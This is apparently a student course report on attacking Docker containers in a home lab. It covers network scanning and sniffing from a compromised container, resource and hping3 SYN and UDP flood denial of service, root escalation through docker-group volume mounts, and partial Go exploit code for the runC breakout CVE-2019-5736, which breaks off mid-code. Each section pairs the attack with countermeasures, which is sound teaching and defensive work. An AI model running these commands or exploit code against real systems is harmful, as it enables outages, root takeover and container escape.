

Hacking of Docker Container


Project report for the course of Cloud Computing.

Individual Work

Matteo Bianchi

Matricola: 1969782

bianchi.1969782@studenti.uniroma1.it



Introduction


What is Docker?

Docker is a set of platform as a service products that uses OS-level virtualization to deliver software in packages called containers. Containers are isolated from one another and bundle their own software, libraries and configuration files; they can communicate with each other through well-defined channels.

Docker container:

Containers are deployed instances created from read-only templates(**images**) .

A Docker image contains **application code, libraries, tools, dependencies and other files needed to make an application run**. When a user runs an image, it can become one or many instances of a container. Docker images have multiple layers, each one originates from the previous layer but is different from it.



Hacking a Docker container:


Images and containers are so strictly related when we talk about security, in fact if a vulnerability is present in an image for sure the same vulnerability is in the containers built from that, if not manually patched.

The problem is that vulnerability data are not shown from the docker-cli when we select and then build a container from an image, and so the creator could be unaware of any security issue caused by the container itself in his application;

docker-cli include the command **docker-scan** for a fast security analysis of the images but is [not always useful](#) in fact can't recognize:

- Security problems in your container environment or orchestrator configuration
- Insecure shared resources
- Unknown security vulnerabilities
- Vulnerabilities not evident from a package name

in the end is not more than a comparator between image name and a list of known vulnerabilities.



Countermeasure:

- Use docker-scan from cli with Snyk advisor or similar tool to test an image before making it accessible from outside.

Set Up

After setted up an Ubuntu docker image which had vulnerable ssh access.

```
> docker-compose up
Starting entrypoint_app_1 ... done
Attaching to entrypoint_app_1
```

I was able to remotely exploit it and get access as the default container user.

```
[matt@mattlaptop ~]$ ssh test@10.23.23.33
test@10.23.23.33's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.11.0-7633-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Aug 31 17:01:48 2021 from 10.23.23.2
```

From this I start testing network and resource exploitation.

Lateral movement (Network drivers set to bridge,host or overlay)

With the network driver setted to bridge,host or overlay a compromised host is able to launch nmap from the container and to fully analyze the host os local network and find other exploitable systems (even other docker containers even not in the same swarm and connected in bridge mode(swarm mode use encryption by default)). In overlay mode we

can analyze the other connected docker(in a swarm).

```
test@fedab8ea5ecd:~$ sudo nmap 10.23.23.*          sudo nmap 10.23.23.*
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-19 10:56 UTC
Stats: 0:00:10 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 37.01% done; ETC: 10:56 (0:00:17 remaining)
Stats: 0:00:12 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 39.60% done; ETC: 10:56 (0:00:18 remaining)
Stats: 0:00:15 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 43.21% done; ETC: 10:57 (0:00:20 remaining)
Stats: 0:00:15 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 43.26% done; ETC: 10:57 (0:00:20 remaining)
Stats: 0:00:15 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 44.63% done; ETC: 10:56 (0:00:19 remaining)
Stats: 0:00:16 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 44.97% done; ETC: 10:57 (0:00:20 remaining)
Stats: 0:00:16 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
```

From nmap scan we can see the open ports on the other lan systems and containers.

```

test@fedab8ea5ecd: ~
1: make 2: test@fedab8ea5ecd: ~

Nmap scan report for 10.23.23.4
Host is up (0.015s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
1080/tcp  open  socks
5555/tcp  open  freeciv
8009/tcp  open  ajp13
8888/tcp  open  sun-answerbook

Nmap scan report for mattlaptop (10.23.23.5)
Host is up (0.000027s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
5000/tcp  open  upnp
5900/tcp  open  vnc

Nmap scan report for 10.23.23.10
Host is up (0.014s latency).
All 1000 scanned ports on 10.23.23.10 are closed

Nmap scan report for 10.23.23.18
Host is up (0.0042s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
912/tcp   filtered apex-mesh
62078/tcp open    iphone-sync

Nmap scan report for 10.23.23.47
Host is up (0.021s latency).
All 1000 scanned ports on 10.23.23.47 are closed

Nmap scan report for 10.23.23.49
Host is up (0.015s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
631/tcp   open  ipp
5000/tcp  open  upnp
7777/tcp  open  cbt
20005/tcp open  btx

Nmap scan report for 10.23.23.50
Host is up (0.016s latency).
Not shown: 984 closed ports

```

then we can use tcpdump for sniffing the traffic between all directly connected host, save it in a cap file and then exfiltrate and analyze it or directly analyze it on the container.

```

12:37:44.958504 IP fedab8ea5ecd.22 > mattlaptop.53228: Flags [P.], seq 785306712:785306924, ack 441073, win 501, opt
307], length 212
12:37:44.958511 IP fedab8ea5ecd.22 > mattlaptop.53228: Flags [P.], seq 785306924:785307136, ack 441073, win 501, opt
307], length 212
12:37:44.958515 IP mattlaptop.53228 > fedab8ea5ecd.22: Flags [.], ack 785306924, win 17903, options [nop,nop,TS val
12:37:44.958519 IP fedab8ea5ecd.22 > mattlaptop.53228: Flags [P.], seq 785307136:785307500, ack 441073, win 501, opt
307], length 364
12:37:44.958521 IP mattlaptop.53228 > fedab8ea5ecd.22: Flags [P.], seq 441073:441109, ack 785307136, win 17903, optio
70], length 36
12:37:44.958529 IP fedab8ea5ecd.22 > mattlaptop.53228: Flags [P.], seq 785307500:785307712, ack 441109, win 501, opt
307], length 212
^C
4084060 packets captured
4086726 packets received by filter
2659 packets dropped by kernel
test@fedab8ea5ecd:~$

```

(we could also use [bettercap](#) an improved and more recent version of ettercap to go even further and redirect traffic to our host (arp redirection, MiTM attack)).

When we use a bridged network (to communicate with the lan, the host and the other bridged machine) or overlay (for enable swarm services to communicate with each other), we expose all the other connected containers to be attacked and all their traffic to be sniffed by the infected container. This is even more true if we use host network driver that remove the network encapsulation of the docker container give as the same possibilities if we are connected directly from the host.

Countermeasures:

- Use firewall and IDS/IPS to restrict access from containers
- Use overlay only between strictly correlated container(Swarm)
- Use logging and SIEM to fastly find an intruder.

Denial of service DOS(misconfiguration):

If we have access to a docker container why not try to fully use its resource, once in the container it is possible to use a stress suite(is possible to install stress also with pip in local so even without root privilege) and be able to fully stress the Host pc(fully occupying memory and processor usage).

```
test@fedab8ea5ecd:~$ sudo apt install stress
[sudo] password for test:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  stress
0 upgraded, 1 newly installed, 0 to remove and 20 not upgraded.
Need to get 18.4 kB of archives.
After this operation, 55.3 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu focal/universe amd64 stress amd64 1.0.4-6 [18.4 k
Fetched 18.4 kB in 0s (80.9 kB/s)
debconf: delaying package configuration, since apt-utils is not installed
Selecting previously unselected package stress.
(Reading database ... 12134 files and directories currently installed.)
Preparing to unpack .../stress_1.0.4-6_amd64.deb ...
Unpacking stress (1.0.4-6) ...
Setting up stress (1.0.4-6) ...
test@fedab8ea5ecd:~$
```


`stress --cpu 12 --io 16 --vm 16`

for a memory and cpu full usage on my pc (a 6 core i7 with 32gb of ram)

`--cpu N` spawn N workers spinning on `sqrt()`

`--io N` spawn N workers spinning on `sync()`

`--vm N` spawn N workers spinning on `malloc()/free()`



Is also possible to overload the network with handy crafted packets(hping3).

(classical DOS attack).

TCP SYN Flood on port 80

hping3 -S --flood -V -p 80 10.23.23.1

TCP SYN Flood with:

-rand-source random source address

-c 20000 packet

-d different data


-w window size

hping3 -c 20000 -d 120 -S -w 64 -p 80 --flood --rand-source 10.23.23.1

10.23.23.1 is the next hop(my home router)

for sure you can use also udp flood

```
hping3 --flood --rand-source --udp -p 80 10.23.23.1
```



The default behavior of the docker so allows an infected container to consume all the available resources in the system.

This can lead to the denial of service (DOS) attacks and can even crash the system entirely, taking down the other containers with it.

Countermeasure:

- We can limit the usage of a docker container using docker resource constraints.
(How to limitate: https://docs.docker.com/config/containers/resource_constraints/)

DOS and lateral movement vs Load Balancing and Docker resource constraints

DOS attack and lateral movement together work very well in local-systems where an orchestrations system manage docker(es. kubernetes,docker swarm); in fact the load balancer usually create another instance when the utilization of the container is over a certain threshold, so even if we configured the single image to use only a portion of our

system capabilities, the default behaviour of the orchestration system will expose another container that could be hacked and accessed in the exact same way of the precedent one and consume all the available resource.

From User to root

How to Elevate our Privileges in a Linux system using Docker.

Privilege escalation using volume mounts (misconfiguration of docker group)

How does docker lead to privilege escalation:

When an admin allows an unprivileged user access to the 'docker' group it allows us to make use of the docker CLI to create containers.

Because docker runs with the SUID bit set, if a user in the docker group run a container we can mount the root partition enter in the container and then chroot as real root.

with this we can elevate the privileges from user to root.

What the admin do to allow a user to run containers:

Add the user to the docker group

```
> sudo usermod -aG docker matt
Face detection timeout reached
[sudo] password for matt:
> id
uid=1000(matt) gid=1000(matt) groups=1000(matt),27(sudo),998(docker)
```

Escalation:

with the unprivileged user check that we have access to the docker group.

```
> id
uid=1000(matt) gid=1000(matt) groups=1000(matt),27(sudo),998(docker)
```

Since we have access to the docker group lets try running a hello-world container

```
> docker run hello-world
```

```
Hello from Docker!
```

```
This message shows that your installation appears to be working correctly.
```

```
To generate this message, Docker took the following steps:
```

1. The Docker client contacted the Docker daemon.
2. The Docker daemon pulled the "hello-world" image from the Docker Hub.
(amd64)
3. The Docker daemon created a new container from that image which runs the executable that produces the output you are currently reading.
4. The Docker daemon streamed that output to the Docker client, which sent it to your terminal.

if we saw this we can run docker container from this user.

Lets get full root system access:

we use [docker run](#) to run a command inside a container:

By using the `-v` flag we specified a volume to mount, in this case the `/root` directory on the host to be mounted to the `/mnt` directory on the container. (because docker has SUID set we are able to mount a root owned directory in our container).

In the container we run `chroot /mnt` to change the apparent root directory to `/mnt` (that is the actual root of the host os).

```
> docker run -it -v /:/mnt alpine chroot /mnt

Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
a0d0a0d46f8b: Pull complete
Digest: sha256:e1c082e3d3c45cccac829840a25941e679c25d438cc8412c2fa221cf1a824e6a
Status: Downloaded newer image for alpine:latest
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@c8622deca570:/# ls
bin boot dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc recovery root run sbin snap srv sys tmp usr var
root@c8622deca570:/# cd home
root@c8622deca570:/home# ls
matt
```

As you can see we have full access to the system because we used `Chroot` on the `/mnt` directory, This essentially allowed us to use the host operating system as root user.

Countermeasure:

- Don't add untrusted or unsecure user to docker group.
- Enforce security on the host OS with IDS/IPS


Runc bug and security holes in older docker version

CVE-2019-5736

Container break-out via `/proc/self/exe`.

We need root privileges inside a compromised container to access necessary resources, If the attack is successful, we gain full control of the host and then we can try to attack resources in the internal network segment (Lateral movement).

(As explained in [this](#) commit to the lxc project).



The initial part of the attack involves enumerating the running processes in order to search for a running runC process.

This is followed by accessing the file descriptor using `O_PATH` flags:

- `fd1 = open("/proc/runc_pid/exe", O_PATH)`

After obtaining a valid file descriptor, it opens another file descriptor using `O_WRONLY` flags:

- `fd2 = open("/proc/self/fd/fd1", O_WRONLY)`

After successfully acquiring the `fd2`/second file descriptor, try to write the payload; this is done in a loop.

Triggering the vulnerability

To trigger this vulnerability, we need to execute a binary within a container in a manner that results in spawning and terminating runC this to overwrite the runC binary.

To execute the payload, we need to rewrite the executed binary (eg. `/bin/sh`) inside a container by using a shell script (`#!/proc/self/exe`). This will result in the execution of a modified runC binary payload.

Testing setup:

Since this vulnerability is already patched for test this vulnerability I have downloaded an Ubuntu 18.04 vm with Docker versions 18.09.1.

Steps:

The target binary is `/bin/bash`, this can be replaced with an executable script specifying the interpreter path `#!/proc/self/exe` (`/proc/self/exe` is a symbolic link created by the kernel for every process which points to the binary that was executed for that process).

When `/bin/bash` is executed inside the container, instead the target of `/proc/self/exe` will be executed which will point to the `runC` binary on the host.

We implement this by overwriting `/bin/sh` in the container with `#!/proc/self/exe` which will point to the binary that started this process (the Docker `exec`).

```
// First we overwrite /bin/sh with the /proc/self/exe path
fd, err := os.Create("/bin/sh")
if err != nil {
    fmt.Println(err)
    return
}
fmt.Fprintln(fd, "#!/proc/self/exe")
err = fd.Close()
if err != nil {
    fmt.Println(err)
    return
}
fmt.Println("/bin/sh sovrascritto")
```

Then we can proceed to write to the target of `/proc/self/exe` and overwrite the `runC` binary on the host.

However in general, this will not succeed as the kernel will not permit it to be overwritten while `runC` is executing.

To overcome this, we can instead open a file descriptor to /proc/self/exe using the O_PATH flag and then proceed to reopen the binary as O_WRONLY through /proc/self/fd/ and try to write to it in a busy loop from a separate process ([Race condition](#)).

We get a file descriptor for the runcinit by getting a file handle to /proc/PID/exe.


From there, we then use that handle to get a file handle to /proc/self/fd/FILEDESCRIPTOR ;this is the file handle we will use for writing.

```
// We will use the pid to get a file handle for runc.
var handleFd = -1
for handleFd == -1 {
    //do not need to use the O_PATH flag for the exploit to work.
    handle, _ := os.OpenFile("/proc/"+strconv.Itoa(found)+"/exe", os.O_RDONLY, 0777)
    if int(handle.Fd()) > 0 {
        handleFd = int(handle.Fd())
    }
}
fmt.Println("file handle")

